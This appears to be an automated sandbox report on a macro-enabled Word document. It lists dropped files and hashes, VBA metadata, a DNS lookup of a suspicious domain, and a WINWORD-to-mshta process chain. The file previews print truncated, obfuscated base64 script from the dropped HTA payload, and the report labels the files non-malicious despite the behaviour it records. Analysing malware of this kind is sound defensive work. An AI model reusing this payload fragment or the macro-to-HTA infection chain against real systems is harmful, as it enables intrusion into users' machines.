SHA-512:	A20BA525941043701E8DA5234A286FF2AF0A5F4C45998F1BA3BD59785FF4CDDAA72DE316D0BC651C68F30A6587741539B51D356BF5D6FEEAFCAE492AB277BB45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a.....A..)P..?.....4.....P..K.Uo.fj.v.....=..J.G..M..J..H..F..=.O..L..K..@..<...9..5z.R..N..M..M..3v.2s.P..1r.1q.W..F..l..J. K.&Q.Ch.A`d.....C ..R..\"L.T..A...h..g.*^.%T.O..P..8..4v..@..U..T..S..Q..F..>..S..P..@..2m.[..Y..X..V..R..B..U..T..W..O..T..O.*g.].....l..M..Q..W...1.W...W...].].\..[.Z..W..V..C..5p.b..]. [.X..W..Y..Q..O..^..[.Z..a.]..l.Z.^..X.._...l..`..].a..`l.c.l^%e.\$b.&f.)h.5q>v.H~Y..h.v.....N.R..U..X.Z.b..`l..`..a.b.c.d.O. d. d..R.lf."g."e.lf.#g.,m..... _\"k..P..9g%m.....As*z.)x.,~+.].+{.&n. \.Gy*v.6..K...../..Bm.....6....;..9..8..A.....3..+l.B..C..F..N..R..T..l..i..@..@..=.A..@..D..=.7..\"Uy<..%j.K..N.....l. ..NETSCAPE2.0.....!.....H.....*l...#J.H...3j.... C..l...(S..\0c.l..8s....@...J..H.*]...P.J.J..X.j....`K...h]...p..K...x.....L....+^....#K.L...3k....

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{21724630-2B33-445C-A10E-E71E570B535F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{21724630-2B33-445C-A10E-E71E570B535F}.tmp	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BB7DF04E1B0A2570657527A7E108AE23
SHA1:	5188431849B4613152FD7BDBA6A3FF0A4FD6424B
SHA-256:	C35020473AED1B4642CD726CAD727B63FFF2824AD68CEDD7FFB73C7CBD890479
SHA-512:	768007E06B0CD9E62D50F458B9435C6DDA0A6D272F0B15550F97C478394B743331C3A9C9236E09AB5B9CB3B423B2320A5D66EB3C7068DB9EA37891CA40E47011
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{70B53CFD-265E-4516-AFB0-C6E692CB3FB3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	21166
Entropy (8bit):	2.690771718216997
Encrypted:	false
SSDEEP:	384:lcAAooAAsM3V+oTpArJltBu+UaGmXfKfUjwvXv7vUo6s1w6:lcAAooAAsM3V+oTpArJltBu+UaGmXfKS
MD5:	DEDC6320F5E8B7E7877C43BB5618EA55
SHA1:	2143954452A74AA00B077664B82544E1DAA51AC2
SHA-256:	37EDEA11F289D8863015712C82ADF36A17584793B49D6222F70D4BD0B9DF8A8C
SHA-512:	030B6F931B4424DB621348E4089F5F69D50BA13B34772E611ADA4A20B5DF67582EB4959C5FD5B45BAFDA90E8965BEE5AAA3926ACB89A22C6403CC502A83B45CD3
Malicious:	false
Preview:	../<\$.1.h\$.1.t\$.1.m\$.1.l\$.1.>\$.1.<\$.1.b\$.1.o\$.1.d\$.1.y\$.1.>\$.1.<\$.1.d\$.1.i\$.1.v\$.1..\$.1.i\$.1.d\$.1.=\$.1.'.\$.1.y\$.1.o\$.1.u\$.1.G\$.1.i\$.1.r\$.1.l\$.1.Y\$.1.o\$.1.u\$.1.'.\$.1..\$.1.s\$.1.t\$.1.y\$.1.l\$.1.e\$.1.=\$.1.'.\$.1.f\$.1.o\$.1.n\$.1.t\$.1.-\$.1.c\$.1.o\$.1.l\$.1.o\$.1.r\$.1.:\$.1..\$.1.#\$.1.0\$.1.0\$.1.0\$.1.'.\$.1.>\$.1.l\$.1.a\$.1.v\$.1.e\$.1.<\$.1./\$.1.d\$.1.i\$.1.v\$.1.>\$.1.<\$.1.d\$.1.i\$.1.v\$.1.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A92381E7-919A-4DD3-B53A-282AF29674DF}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Public.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Jul 14 02:20:08 2009, mtime= Sat Nov 13 03:59:17 2021, atime= Sat Nov 13 03:59:17 2021, length=4096, window=hide
Category:	dropped
Size (bytes):	802
Entropy (8bit):	4.4304970976243725
Encrypted:	false
SSDEEP:	12:8plhgXg/XAIPCCHemkWYCACmWicvbiHplgbNv/Z3YiilMMEpxRljkZTd+8/Td+!l:8b/XRlemgvB3qYR7m
MD5:	93F8A45E3472E5F7514DA0EF25F8F055
SHA1:	209FE7ABFBC89A7A8D6AF5F5779FC2804157E60B
SHA-256:	512B4C0922646E72952A13EC8F58A27523092A544D76AB2DDA9A44B131632076
SHA-512:	EB2218DFA63E448A1AD203DA9143D6AF15384C86EA37974C19FE06A0D21A5789CEAEDB404913164EAD249901BEB62D1CA0A53B2D7DA82D9A729142500517606
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Public.LNK

Preview:	L.....F.....1...Q...6K...Q...6K.....P.O. .i.....+00.../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- ..2.1.8.1.3....x.1.....>.C..Public..b.....>.C*...b.....8....P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,-2.1.8.1.6.....b.....-...8...[.....?J.....C:\Users\.#.....\562 258\Users.Public.....\.....\.....\.....\.....\P.u.b.l.i.c.....v.*.cM.jVD.Es.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0 .1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....562258.....D_...3N...W...9.g.....[D_...3N...W...9.g.....[...
----------	---

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	138
Entropy (8bit):	4.79454253036153
Encrypted:	false
SSDEEP:	3:bDuMJlULQwXULXLpzCtYrSN7IAdRLUImxWHixwXULXLpzCN7IAdRLUlv:bCjxXUzZUYrkOTAZNXUZz0OTA1
MD5:	82F13A5A135511405BAA26408509C708
SHA1:	6ACBF5652F9A7735E8EF40DFA3B2511AB8CADD99
SHA-256:	FE50645E8F45D4FDA888CA2CED1DFC0177DF03AE6F4AF64904B38FF61BE5FCAC
SHA-512:	C186BC9A116CE0D834F6B9A2BB2AFF2712A3D0D6367C7DE423A6A43FF7C404D640D873828E89B19EF7E65F3559FAE4116BA6C52DFCA77F9C24950CB436B2B9 D
Malicious:	false
Preview:	[folders]..Templates.LNK=0..instruct_11.21.doc.LNK=0..Public.LNK=0..powPowNext.LNK=0..[misc]..instruct_11.21.doc.LNK=0..powPowNext.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\instruct_11.21.doc.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Nov 13 03:59:11 2021, mtime=Sat Nov 13 03:59:11 2021, atime=Sat Nov 13 03:59:14 2021, length=33868, window=hide
Category:	dropped
Size (bytes):	1059
Entropy (8bit):	4.498057935068824
Encrypted:	false
SSDEEP:	12:8W7KjgXg/XAICPCHaXjByB/VoX+WDjSIAM05UREjuicvbi0ALNoDtZ3YilMMEpxX:8Wg/XTTcUhjSPrNem0ACDv3qYQd7Qy
MD5:	E9B072419973F3B09018315D865DBBFD
SHA1:	D328641778DF7C68B26345E8E6F35E013FA0870B
SHA-256:	E250AF50A9BCAA25F9D9E24B759D07C2933D5577A4058B638AD651594A6C8B16
SHA-512:	133F44857365D2BC1E75EAB103F5684E9DE243349A7670AEB4057213A8345AF0966484C80967180377C023CB95FA629618A048C7D5883B033F4E8F94FBF27901
Malicious:	false
Preview:	L.....F.....F-)2K...F-)2K....g.4K...L.....P.O. .i.....+00.../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- ..2.1.8.1.3....L.1....S...user.8....QK.X.S.*...&=...U.....A.l.b.u.s....z.1....mSf..Desktop.d.....QK.XmSf*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2 .1.7.6.9....x.2.L...mSh'.INSTRU~1.DOC.\.....mSfmSf*.....i.n.s.t.r.u.c.t_1.1..2.1..d.o.c...d.o.c.m.....-...8...[.....?J.....C:\Users\.#..... \562258\Users.user\Desktop\instruct_11.21.doc.docm.....\.....\.....\.....\D.e.s.k.t.o.p\i.n.s.t.r.u.c.t_1.1..2.1..d.o.c...d.o.c.m.....(LB)...Ag.....1SPS.XF .L8C....&.m.m.....-...S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....562258.....D_...3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\powPowNext.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Nov 13 03:59:17 2021, mtime=Sat Nov 13 03:59:17 2021, atime=Sat Nov 13 03:59:17 2021, length=3346, window=hide
Category:	modified
Size (bytes):	949
Entropy (8bit):	4.5262425156629025
Encrypted:	false
SSDEEP:	12:8l0rDgXg/XAICPCHeMIOD/YACmCAcVAcnsV/saUCicvbp9UflAsnlgbNv/Z3Yl:8Zh/X5zCAwXuN2emzUqOWvB3qY87l
MD5:	56236162301D67A48C4F79FAB69C01E2
SHA1:	AB9D7274C770E2743BB5E8C6F536D4EB510740FC
SHA-256:	F1F1206C4E20D25D079A988A1099FDBF12DAD8218E118CE6DA47682AAE7C413
SHA-512:	56B70757BF10ABA67DA12201B41C6F9F1E0B26EDA7FB005625EBB748B7DCD8FD1B4084357E34B209D5BD7DD037A7A54330864FAF4089FF6EB92BF81203AD334 5
Malicious:	false
Preview:	L.....F.....Q...6K...Q...6K....i[6K.....P.O. .i.....+00.../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3....x.1....mSi'.Public..b.....:mSi*...b.....8....P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,-2.1.8.1.6....f.2....mSi'.POWPOW~1.HTA..J.....mSi'mSi*.....p.o.w.P.o.w.N.e.x.t...h.t.a.....q.....-...8...[.....?J.....C:\Users\.#.....\562258\Users.Public\powPowNext.hta.'.....\.....\.....\.....\P.u.b.l.i.c.\p.o.w .P.o.w.N.e.x.t...h.t.a.....v.*.cM.jVD.Es.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.- .1.0.0.6.....`.....X.....562258.....D_...3N...W...9.g.....[D_...3N...W...9.g.....[...

C:\Users\user\AppData\Roaming\Microsoft\Templates~\$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm

Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEgIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.I.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~\$struct_11.21.doc.docm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEgIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.I.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\~\$wPowNext.hta

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEgIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.I.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\~WRD0000.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fLtrlv:yCrVnuPMGByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Preview:	<html><body><div id='youGirlYou' style='font-color: #000'>lave</div><div id='karolLikeDow' style='font-color: #000'>2FmcgcWayxGTptWZE92byBSPg4WZ3BSQJR Xa2VGWPJ3malNGdolSbzhXbsJlL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmbolyRFRllsAiloRHdwpzLvMHavVHbkVmclxGbp9Gd0RmLj9Wbvl2bvX2avE Fbhp0a4MkN2IVcJIXR3JGZ5BnQIZ3M5pkUvcncXdITDR0L3cDNyczLiVmY5NHO/MWak1jQtIzYBBIJ3BFO6h2aL1TYOx0QzImSDhmWNvZRhVXSCZSPTBTTSN 1NyoWc0t2TSh3SBNTaVtmakNllsAiZhX2cIlyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMI2alR0bvJnLzRXY0V3cg0TPglDMwkye0JXe7ZXyByahJ3bsl1b1dUa yGi9AibldHIBNGdpZXZY9kYqV2Y0hllhR2bkJmLzRncIFWbikyOrFmcvxWWWvV3RpJHbu8Gcl52OrFmcvxWWWvV3RpJHbuQXewVGi9ASM7sWYy9GbZ9WdHlmc s5ydlGdlhyZpJHbMI2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhlijpDXcV3clJ3ccxFc1JGbpNGXcRXdIv2RpJHbM9WYk5iawdmIsA iMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaowUK71Xfj =gdhJHnlmcsxUarVGTVZXZg0DluV2dgE0Y0lmdlh1TipWZjRHKic3cjJXawRnLzhWZsxmlpsjdHJHf5 9WdQ92dUVnYIBSPg4WZ3BSQJRxa2VGWPJ3malNGdoljcyJXawRXaudmLmIGblNXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9mdl5ic1

C:\users\public\powPowNext.hta (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fltrlv:yCrVnuPMGBByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Preview:	<html><body><div id='youGirlYou' style='font-color: #000'>lave</div><div id='karolLikeDow' style='font-color: #000'>2FmcgcWayxGTptWZE92byBSPg4WZ3BSQJR Xa2VGWPJmalNGdoISbzhXbsJjL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmbolyRFRllsAiloRHdwpzLvMHavVHbkVmcxGbp9Gd0RmLj9Wbvl2bvX2avE Fbhp0a4Mkn2IVcJIXR3JGZ5BnQIZ3M5pkUvcncXdITDR0L3cDNyczLiVmY5NHO/MWak1jQtIzYBBIJ3BFO6h2aL1TYOx0QzImSDhmWNVzRhVXSZSPTBTTSN 1NyoWc0t2TSh3SBNTaVtmakNllsAiZhX2cllyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMI2alR0bvJnLzRXY0V3cg0TPglDMwkye0JXe7ZXYYByahJ3bsl1b1dUa yxGI9AibldHIBNGdpZXZY9kYqV2Y0hilhR2bkJmLzRnclFWbikyOrFmcvxWWvV3RpJHbu8Gcl52OrFmcvxWWWvV3RpJHbuQXewVGi9ASM7sWYy9GbZ9WdHlmc s5ydyIGdlhyZpJHbMI2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhiljpDXcV3clJ3ccxFc1JGbpNGXcRXdIV2RpJHbM9WYk5iawdmIsA iMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaoUWK71Xfj ==gdhJHInlmcsxUarVGTvZXZg0DluV2dgE0Y0lmdlh1TipWZjRHKic3cjXawRnLzhWZsxmIpsjdhJHf5 9WdQ92dUVnYIBSPg4WZ3BSQJRXa2VGWPJmalNGdolycjJXawRXaudmLmlGblINXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9md5ic1

Static File Info

General	
File type:	Microsoft Word 2007+
Entropy (8bit):	7.793957028458385
TrID:	- Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% - Word Microsoft Office Open XML Format document (49504/1) 32.35% - Word Microsoft Office Open XML Format document (43504/1) 28.43% - ZIP compressed archive (8000/1) 5.23%
File name:	instruct_11.21.doc.docm
File size:	34817
MD5:	a9490d94cf547e27dcc0d52dc72e74e7
SHA1:	a00e440eb13f84c8b8faba5b81a7d85fce2a4074
SHA256:	ee103f8d64cd8fa884ff6a041db2f7aa403c502f54e26337c606044c2f205394
SHA512:	43dddc14679f16735c6f74c1b3d40b0be23bf995e9dd9a49ab9cd780cac6314a15ce73ab3943cf3346bbc77be2b2355ac6a8723c56d1ebe6872c9697f5048bc4
SSDEEP:	384:xS6JqYxSJTvfpHhx/gFj0EEYpcVhE1ltmTV/YZO4N SCW/822TnUCSdQQUfwliiid:ZJqY0phb4a02VWnZdw98 22zAEhXd
File Content Preview:	PK.....!...O.....[Content_Types].xml ...{(.....

File Icon

	
Icon Hash:	e4e6a2a2acbcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/520837/sample/instruct_11.21.doc.docm"

Indicators	
Has Summary Info:	False

Indicators	
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Title:	
Subject:	
Author:	ozdgjmh
Keywords:	ath.txenwoPwoplciIbup\resul:c
Template:	Normal
Last Saved By:	Пользователь Windows
Revision Number:	2
Total Edit Time:	0
Create Time:	2021-11-10T09:34:00Z
Last Saved Time:	2021-11-10T09:34:00Z
Number of Pages:	1
Number of Words:	116
Number of Characters:	9917
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	42
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 12, 2021 21:00:03.428747892 CET	192.168.2.22	8.8.8.8	0xa5fe	Standard query (0)	shoulderel liotttd.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 12, 2021 21:00:03.665810108 CET	8.8.8.8	192.168.2.22	0xa5fe	No error (0)	shoulderel liotttd.com		194.62.42.144	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 668 Parent PID: 596

General

Start time:	20:59:14
Start date:	12/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f0c0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Analysis Process: explorer.exe PID: 2916 Parent PID: 668

General

Start time:	20:59:18
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\explorer c:\users\public\powPowNext.hta

Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 2840 Parent PID: 596

General

Start time:	20:59:18
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 2564 Parent PID: 2840

General

Start time:	20:59:19
Start date:	12/11/2021
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta"
Imagebase:	0xc30000
File size:	13312 bytes
MD5 hash:	ABDFC692D9FE43E2BA8FE6CB5A8CB95A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly

